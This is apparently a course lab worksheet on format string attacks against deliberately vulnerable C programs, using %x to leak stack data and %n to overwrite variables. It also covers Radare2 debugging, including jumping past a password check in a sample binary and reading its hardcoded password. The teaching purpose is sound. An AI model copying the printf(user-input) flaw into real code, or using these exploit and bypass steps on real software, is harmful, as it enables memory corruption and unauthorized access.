# Practical 15 : Format String Attacks

Objective:

* Exploit programs using format string attack
* Using Radare2 debugger

**Exercise Looking at Stack contents through format string attacks**

In Win10 VM (with Cygwin installed):

1. Create the following C program “formatstr1.c” (You can do this in Cygwin).

#include <stdio.h>

int main(int argc, char \*argv[]) {

printf(argv[1]);

No Format String (eg. %s, %d) Vulnerability!

return 0;

}

1. Compile the program. Ignore the warning about no format arguments.

gcc –o formatstr1 formatstr1.c

1. Run the program with the argument “hello”.

./formatstr1 hello

1. Run the program with the argument “hello%s”. (The program might crash)

./formatstr1 hello%s

1. Run the program with the argument “hello%08x”.

./formatstr1 hello%08x

The data that appears after the string “hello” comes from the top of the stack.

1. To see more of the stack, run the program with more format parameters. To see the top 4 words in the stack : (Note : this is not the English “word”. Four bytes make up one computer “word”. So 4 words mean 16 bytes)

./formatstr1 %08x.%08x.%08x.%08x

1. To see even more content from the stack, use a Perl script to generate the format parameters. For example, to see the top 40 words in the stack :

./formatstr1 $(perl –e 'print "%08x." x 40')

Instead of using Perl, you can choose to use Python to see the top 40 words in the stack :

./formatstr1 $(python2.7 –c 'print("%08x." \* 40)')

Or

./formatstr1 $(python3.6 –c 'print("%08x." \* 40)')

**Exercise Format parameter %n**

The format parameter %n will write the number of characters that have been written by the function so far to the specified variable address.

In Win10 VM:

1. Create the following C program “formatstr2.c”.

#include <stdio.h>

int main() {

int count;

%n will not output anything. Instead it will store the number of characters written to output so far (5) into the variable count

printf("12345%n\n",&count);

printf("Count :%d\n", count);

return 0;

}

1. Compile and run the program without any parameters. Count should have the value 5.
2. Edit the program and add the following two lines (highlighted in bold).

#include <stdio.h>

int main() {

int count;

printf("12345%n\n",&count);

printf("Count :%d\n", count);

**printf("12345 67890%n\n",&count);**

**printf("Count :%d\n", count);**

return 0;

}

1. Compile and run the program without any parameters. The variable count should have the values 5 and 11.

We will now see what happens if no variable address is provided for the %n format parameter.

1. Edit the program and remove the &count from the line highlighted in bold.

#include <stdio.h>

int main() {

int count;

printf("12345%n\n",&count);

printf("Count :%d\n", count);

Remove &count

**printf("12345 67890%n\n");**

printf("Count :%d\n", count);

return 0;

}

1. Compile the program, ignoring any warning about too few format arguments.
2. Run the program without any parameters. The program will attempt to write the number 11 into the address at the top of the stack and this may cause the program to crash.

**Exercise Using Format String vulnerabilities to change the values of local variables (STOP HERE)**

In Win10 VM:

1. Create the following C program “formatstr3.c”.

#include <stdio.h>

int functionA(char \*buffer, char \*inputstring) {

printf("address of buffer %x\n",buffer);

printf("buffer %s\n", buffer);

printf(inputstring);

printf("\naddress of buffer %x\n",buffer);

printf("buffer %s\n", buffer);

return 0;

}

int main(int argc, char \*argv[]) {

char buffer[10] = "Goodbye";

functionA(buffer, argv[1]);

return 0;

}

1. Compile and run the program with the argument “Hello”.

gcc –o formatstr3 formatstr3.c

./formatstr3 Hello

1. You may get output like the following.

The string buffer is located at memory address ffffcc26

address of buffer ffffcc26

buffer Goodbye

Hello

address of buffer ffffcc26

buffer Goodbye

1. Now run the program with the arguments “%x.%x.%x.%x.%x.%x.%x” to get the top 7 words from the stack.

./formatstr3 %x.%x.%x.%x.%x.%x.%x

1. You may get output like the following. Your address may be different.

address of buffer ffffcc26

buffer Goodbye

0.ffffc934.0.ffffcc30.401126.ffffcc26.8036a4689

address of buffer ffffcc26

The top 7 words from the stack

buffer Goodbye

1. In the above example, the address of the buffer is the sixth word in the stack. Change the number of %x so that the address of the buffer is the last word to be displayed. So for the above example, run the program with six “%x.”

./formatstr3 %x.%x.%x.%x.%x.%x

1. Change the last %x to %n. So instead of %x which will display the current word in the stack, %n will write something to the address contained in the current word of the stack, which means writing into the variable buffer.

./formatstr3 %x.%x.%x.%x.%x.%n

1. You may get output like the following.

address of buffer bfc8a902

buffer Goodbye

0.ffffc934.0.ffffcc30.401126.

address of buffer bfc8a902

buffer

1. We have changed the variable buffer to an empty string. Let’s now try changing the buffer to contain an exclamation mark. Check the Ascii table for the decimal character code for the exclamation mark.



The exclamation mark has the Ascii code 33 (in decimal)

1. Next count the number of characters that is printed out by the program line that is vulnerable to format string attack : printf(inputstring);

address of buffer bfc8a902

buffer Goodbye

29 characters are printed in this line

0.ffffc934.0.ffffcc30.401126.

address of buffer bfc8a902

buffer

1. As 29 characters have already been printed out, run the program with the same number of “%x.” but add 4 more characters, so that the line printed out will be 33 characters long. Then the last %n will write the number of characters printed out to the address contained in the current word of the stack, which is the address of buffer.

./formatstr3 %x.%x.%x.%x.%x.1234%n

1. The variable buffer should now contain the character “!”.

You have conducted a Format String Attack to change the value of a variable in a vulnerable program.

**Exercise Using Format String vulnerabilities to change the values of local variables again**

We will now try to attack another program.

In Win10 VM:

1. Create the following C program “formatstr4.c”.

#include <stdio.h>

int functionA(int \*a, int \*b, int \*c, char \*inputstring) {

printf("address of a,b,c : %x %x %x\n",a,b,c);

printf("value of a %x b %x c %x\n", \*a, \*b, \*c);

printf(inputstring);

printf("\n");

printf("address of a,b,c : %x %x %x\n",a,b,c);

printf("value of a %x b %x c %x\n", \*a, \*b, \*c);

return 0;

}

int main(int argc, char \*argv[]) {

int a=1;

int b=2;

int c=8;

functionA(&a, &b, &c, argv[1]);

return 0;

}

1. Compile and run the program normally with “hello” as the argument. The addresses of the 3 variables a,b and c are printed, along with the value of b.

./formatstr4 hello

1. Run the program with the following argument to get the top 10 words from the stack.

./formatstr4 $(perl –e 'print "%x." x 10')

Or you can also run the command using backticks :


./formatstr4 `perl –e 'print "%x." x 10'`

Or you can run the command using Python :

./formatstr4 `python2.7 –c 'print "%x." \* 10'`

Can you see the addresses of integer variables a. b and c near the top of the stack?

You may get output like the following :




1. Change the number of %x so that the address of b is the last word displayed. For the previous example, the address of b is the seventh word to be displayed.

./formatstr4 %x.%x.%x.%x.%x.%x.%x

1. Change the last %x to %n. The %n will write the number of characters printed so far into b (whose address is the current word on the stack).

./formatstr4 %x.%x.%x.%x.%x.%x.%n



38 characters have been printed by the printf(inputstring) line which is vulnerable to format string attack.

The value 38 (decimal) is written into the integer variable b. The program prints out the value of b in hexadecimal (26).

1. To change the number to write into variable b, you can control the number of characters printed out before %n. For example, the following will increase the value written into b by 4.

./formatstr4 %x.%x.%x.%x.%x.%x.1234%n

Tasks:

1. Can you change the value of integer variable a to hexadecimal value 20 (32 in decimal)?

./formatstr4 %x.%x.%x.%x.%x.123%n

1. Can you change the value of integer variable c to hexadecimal value 30 (48 in decimal)?

./formatstr4 %x.%x.%x.%x.%x.%x.%x.1%n

**Exercise Using Radare2 to debug programs**

A debugger can be used to examine binary programs and memory space.

Radare2 (or r2) is an open source reverse engineering framework. It can be used to analyse binaries. In this practical, we will use its debugging feature.

In Kali:

1. Download the bufferoverflow\_files\_kali.zip file from Brightspace. You can also download from the usual download link, under Files-for-Topic15.
2. Look at following C program “doublevalue.c” . This program declares two integer variables : a and b. The variable a is set to the value 4. Then the doublevalue function is called, which multiples the value of a by 2, and stores the results in the variable b.

#include <stdio.h>

int doublevalue(int num) {

int c;

c = num \* 2;

return(c);

}

void main() {

int a, b;

a = 4;

printf("The value of a is %d\n", a);

b = doublevalue(a);

printf("The value of b is %d\n", b);

}

1. Compile the program with the gcc compiler.

gcc doublevalue.c –o doublevalue

1. Run the program to test it.


./doublevalue

1. Use Radare2 to debug the doublevalue program.


r2 -d doublevalue

1. In Radare2, run the following command to analyse the program and auto-name functions. Some warnings may be displayed.

aaa



1. In Radare2, you can use the ‘?’ key to display help. Run ? to see a list of possible commands for Radare2.
2. The ‘p’ key is used to print values. Run p? to see a list of possible print commands.



1. Use ‘s’ for Seek to move to the main function.

s main

1. Type “pdf” (print disassembled function) to display the disassembled code of the main function. This is the main function, in assembly code.

Even if you have not studied assembly code before, you can guess and understand parts of the assembly code.



The two variables a and b

These are the function calls to printf and doublevalue

1. Put a breakpoint at the start of the main function. When the program runs, it will pause at the breakpoint.

db main

1. Note the address of the first assembly instruction that calls printf. Put a second breakpoint at this address.

Change to your address of the first assembly instruction that calls printf

db 0x55e0c2a98169

1. Put a third breakpoint at the start of the doublevalue function.

db sym.doublevalue


1. Type “db” to see the list of breakpoints that have been set.

db

1. Run the program. The program will execute and pause at the breakpoint.

dc


1. Type “pdf” to display the disassembled code of the main function again. The address of the instruction where the program has paused is highlighted, and there are letters “b” to indicate that the breakpoints in the main function.



The address of the instruction where the program has paused


These is a breakpoint at the start of the main function

1. Type “dr” to display the current contents of the registers. Take note of the value in RIP (Instruction Pointer) which contains the address of the next instruction to run, which is the same address highlighted above.



The RIP register contains the address of the next instruction to run

1. From the following assembly code, we can guess that the variable a is called [var\_4h] and it is at the address rbp-0x4.




The variable [var\_4h] is at the address rbp-0x4

This assembly instruction is copying the value 4 into the variable [var\_4h]

1. Type the following command to print the current content of variable a (which consists of 4 bytes) in hexadecimal. As the variable has not been initialised yet, it will contain either null data or some garbage data.

px4 @rbp-0x4



Current content of variable a

1. Type “dc” to continue running the program. When it reaches the second breakpoint at the first printf instruction, it will pause.
2. Display the current content of variable a. It now has been initialised with the value “4”.

px4 @rbp-0x4




Variable a now contains 4


The variable a, which consists of 4 bytes, stores integers in Little Endian byte order (least significant byte stored at lowest address)!

|  |  |
| --- | --- |
| Address | Data  The integer variable a stored over 4 bytes, in Little Endian byte order |
| 0x7FFF7FAD56BC | 0x04 |
| 0x7FFF7FAD56BD | 0x00 |
| 0x7FFF7FAD56BE | 0x00 |
| 0x7FFF7FAD56BF | 0x00 |

1. Type “dc” to continue running. The instruction to print “The value of a” is executed. When it reaches the start of the doublevalue function, it will hit the third breakpoint and pause.



1. You are now in the doublevalue function. Type “pdf” to display the disassembled code of the doublevalue function.



This is likely where the number is multiplied by 2

1. Type “dc” to continue running the program till it ends.
2. Type “q” to exit Radare2. Press Enter to confirm quitting and killing the process.

**Exercise Using the debugger to change the Instruction Pointer register**

You can change the values in registers to control how the program runs. We will change the RIP register to skip the line “c = num \* 2” in the doublevalue function.

In Kali:

1. Use Radare2 to debug the doublevalue program.

r2 -d doublevalue

1. In Radare2, run the following command to analyse the program and autoname functions.

aaa

1. Put a breakpoint at the doublevalue function.


db sym.doublevalue

1. Run the program till it reaches the breakpoint at the start of the doublevalue function.

dc

1. View the disassembled code of the doublevalue function. The next instruction to run is the first instruction in the doublevalue function.

pdf



The address of the next instruction to run. You may have a different value.


Take note of the memory address of this instruction. You may have a different value

1. Run the following command to run the next instruction and step over to the following instruction.

dso

1. View the disassembled code of the doublevalue function again. The next instruction to run is now the second instruction in the doublevalue function.

pdf



The RIP contains the address of the next instruction to run, which is now the second instruction. You may have a different value.


1. Run the three next instructions till you reach the start of the “add eax, eax” instruction.

dso

dso

dso

pdf



The RIP contains the address of the next instruction to run, which is the “add eax,eax” instruction

1. Take note of the address of the instruction after the “add eax, eax” instruction. In this example, the address is 0x5619f085b141” You are going to jump to this instruction.
2. Run the following command to change the RIP register to skip the “add” instruction.

dr rip = 0x5619f085b141

1. Type “dc to run the rest of the program. The line “The value of b is 4” is displayed. So the line “c = num \* 2” has been skipped.
2. Type “q” to exit Radare2. Press Enter to confirm quitting and killing the process.

**Exercise Using the debugger to change memory values**

In Kali:

1. Use Radare2 to debug the doublevalue program.

r2 -d doublevalue

1. In Radare2, run the following command to analyse the program and autoname functions.

aaa

1. Put a breakpoint at the main function.


db sym.main

1. Run the program. It will pause at the start of the main function.

dc

1. View the disassembled code of the main function. Note the address of the first printf instruction and the address of variable a.

pdf



Address of variable a : @rbp-0x4

Address of first printf instruction. You may have a different value.

1. Instead of putting a breakpoint, you can also use the “dcu” command to continue running till the specified address or flag. Run the following command to continue executing till you reach the first printf instruction.

Change to your address of the first printf instruction

dcu 0x55d946340169

1. Run the following command to write the hexadecimal value 07 to variable a.

wx 07 @rbp-0x4

1. Run the following command to read the contents of variable a.

px4 @rbp-0x4




1. Type “dc” to run the rest of the program. As you have modified variable a to the value 7, the line “The value of b is 14” is displayed.
2. Type “q” to exit Radare2. Press Enter to confirm quitting and killing the process.

In addition to Radare2, the objdump command can be used to get more information about a binary file.

1. Type “man objdump” to view the man page for the objdump command.
2. Use objdump to disassemble the doublevalue program.

objdump –d doublevalue




Part of the output from the objdump command :

Part of the assembly code for the main function

1. Use objdump to display the symbol table for the doublevalue program.

objdump –t doublevalue



Part of the output from the objdump command :

There are functions called “main” and “doublevalue” in the program

1. You can also use the rabin2 command from the Radare2 framework to display symbols from the doublevalue program.

rabin2 -s doublevalue

1. You can use the rabin2 command to display strings from the Data section of the doublevalue program.

rabin2 -z doublevalue

1. The strings command will display strings from the all sections of the doublevalue program.

strings doublevalue

These commands are useful if you want to find out the inner workings of the program.

Radare2 also has a visual debugging mode to allow you to step through the program and check the values in the stack and registers.

**Exercise Using the debugger to bypass authentication checks or view passwords**

Description : With a debugger, it may be possible to skip certain parts of a program. In this exercise, we use objdump and debugger to inspect a program and try to skip the password check.

In Kali:

1. Extract the getcode file from the bufferoverflow\_files\_kali.zip file (download from Brightspace or the download link)
2. Run the following command to set the executable permission for ‘getcode”.

chmod a+x getcode


1. Run the program ‘getcode”.

./getcode

The program asks for a password, which we do not know. Try entering any value for the password.

1. Use objdump to see the names of functions in the program ‘getcode”. You can also use “rabin2 -s” to retrieve the function names.

objdump –t getcode



Part of the output from the objdump command :

There are functions called “main”, “access\_granted” and “check\_password”

We will now use Radare2 to debug the getcode program.

1. Use Radare2 to debug the getcode program.

r2 -d getcode

1. In Radare2, analyse the getcode program and put a breakpoint at the main function.

aaa

db sym.main

1. Run the program. It will stop at the start of the main function

dc

1. View the disassembled code for the main function.

pdf



The main function calls the functions “check\_password” and “access\_granted”

Note the addresses of the instructions that call the functions “check\_password” and “access\_granted”. You may have different addresses.

1. Run the following command to continue executing till you reach the call to check\_password function.

Change to your address of the call check\_password instruction

dcu 0x5588763fe290

1. Change the value of the Instruction Pointer so that it points to the address of the instruction that will call the “access\_granted” function. Note : You may have a different value for your address.

dr rip = 0x5588763fe29e

1. Continue running the program. The program will now go straight into the access\_granted function, skipping the check\_password function.

dc

Because you have skipped the password check, you are able to see the code now.

1. Type “q” to exit Radare2.

Description : Next we will use the debugger to see if we can view the password value in the program.

1. Use Radare2 to debug the getcode program.

r2 -d getcode

1. In Radare2, analyse the getcode program and put a breakpoint at the main function.

aaa

db sym.main

1. Run the program. It will stop at the start of the main function

dc


1. View the disassembled code for the main function.

pdf

1. View the disassembled code for the check\_password function.

Pdf @sym.check\_password

1. Near the start of the disassembled code for the check\_password function, there are two MOV instructions that seem to be copying strings to the RAX register. Could these two strings make up the password?



1. Continue running the program.

dc

1. When asked for the password, try “picture”. The password should be correct, and the program displays the code.
2. Type “q” to exit Radare2.

Remember that most commercial software have terms and conditions stating that users are not supposed to reverse engineer, decompile, etc, on the software!

~~~ End of Practical ~~~